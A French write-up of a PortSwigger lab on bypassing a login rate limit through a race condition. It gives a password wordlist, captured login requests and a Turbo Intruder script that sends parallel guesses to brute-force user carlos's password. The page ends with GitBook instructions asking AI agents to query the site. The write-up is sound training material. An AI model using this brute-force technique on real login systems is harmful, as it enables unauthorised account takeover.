> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/race-conditions/rate-limit-bypass-via-race-condition.md).
# Contournement de la limite de débit via une condition de concurrence
Notes sur le contournement de la limite de débit via une condition de concurrence pour les laboratoires PortSwigger Web Security Academy, incluant le flux d'exploitation, les tests de payload, la validation avec Burp Suite et le contexte de remédiation.
### Contournement des limites de débit via des conditions de concurrence
Le mécanisme d'authentification met en place une **limite du nombre de tentatives** pour empêcher les attaques par force brute. / Cependant, \*\* il est observé\*\* que cette protection peut être contournée en raison d'une **condition de concurrence** lors du traitement de requêtes simultanées.
Objectif du laboratoire :
* Utiliser la condition de concurrence pour contourner la limitation.
* Trouver le mot de passe de l'utilisateur **carlos**.
* Se connecter à l'application.
* Accéder au panneau d'administration.
* Supprimer l’utilisateur **carlos**.
#### Liste de mots utilisée
```bash
123123
abc123
football
monkey
letmein
shadow
master
666666
qwertyuiop
123321
mustang
123456
mot de passe
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
1234567890
michael
x654321
superman
1qaz2wsx
baseball
7777777
121212
000000
```

#### Observation du mécanisme de connexion

Lors de l'envoi du formulaire de connexion, \*\* il est observé\*\* qu'une requête POST est transmise avec les paramètres suivants :
* `CSRF`
* `nom d’utilisateur`
* `mot de passe`
```bash
csrf=8SbZ2jaR8pdJ0Q4r0XNqmTeVk5GJHxsx&username=wiener&password=peter
```


Après plusieurs tentatives incorrectes consécutives, **le message apparaît**:
> *Vous avez effectué trop de tentatives de connexion incorrectes. Veuillez réessayer dans XX secondes.*
Cela confirme la présence d'une **limitation du débit côté serveur**.
#### Contournement par condition de concurrence (tests manuels)

\*Mise en place d'un groupe « condition de concurrence ».

* Dupliquer l'onglet **10 fois**.
* Envoyer toutes les requêtes **en parallèle**.
Test :
```bash
csrf=ab5gEWlWPKDUCJCQAlxrxR42dLIhJCWR&username=wiener&password=test
```
Observation : en envoyant en parallèle, **le blocage ne se produit pas** dans ce cas.
#### Force brute parallèle sur Carlos avec Turbo Intruder

* Installer et utiliser le **Turbo Intruder** extension.

* À partir de la requête de connexion : **Envoyer à Turbo Intruder**.

* Sélectionnez le **`race single packet attack.py`** script.
* Copiez la liste de mots dans le **presse-papiers**, puis exécutez avec ce script :
```python
def queueRequests(target, wordlists):
# si la cible prend en charge HTTP/2, utilisez engine=Engine.BURP2 pour déclencher l'attaque à paquet unique
# s'ils ne prennent en charge que HTTP/1, utilisez plutôt Engine.THREADED ou Engine.BURP
# pour plus d'informations, consultez https://portswigger.net/research/smashing-the-state-machine
engine = RequestEngine(endpoint=target.endpoint,
concurrentConnections=1,
engine=Engine.BURP2
)
passwords = wordlists.clipboard
# l'argument 'gate' retient une partie de chaque requête jusqu'à l'appel de openGate
# si vous voyez un horodatage négatif, le serveur a répondu avant que la requête ne soit terminée
for password in passwords:
engine.queue(target.req, password, gate='race1')
# une fois que chaque requête étiquetée 'race1' a été mise en file d'attente
# invoquez engine.openGate() pour les envoyer de manière synchronisée
engine.openGate('race1')
def handleResponse(req, interesting):
table.add(req)
```
#### Résultat observé

En testant toutes les valeurs en parallèle, un mot de passe renvoie un \*\*code HTTP 302\*\* (indicateur de réussite de connexion).
\*\*
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/race-conditions/rate-limit-bypass-via-race-condition.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.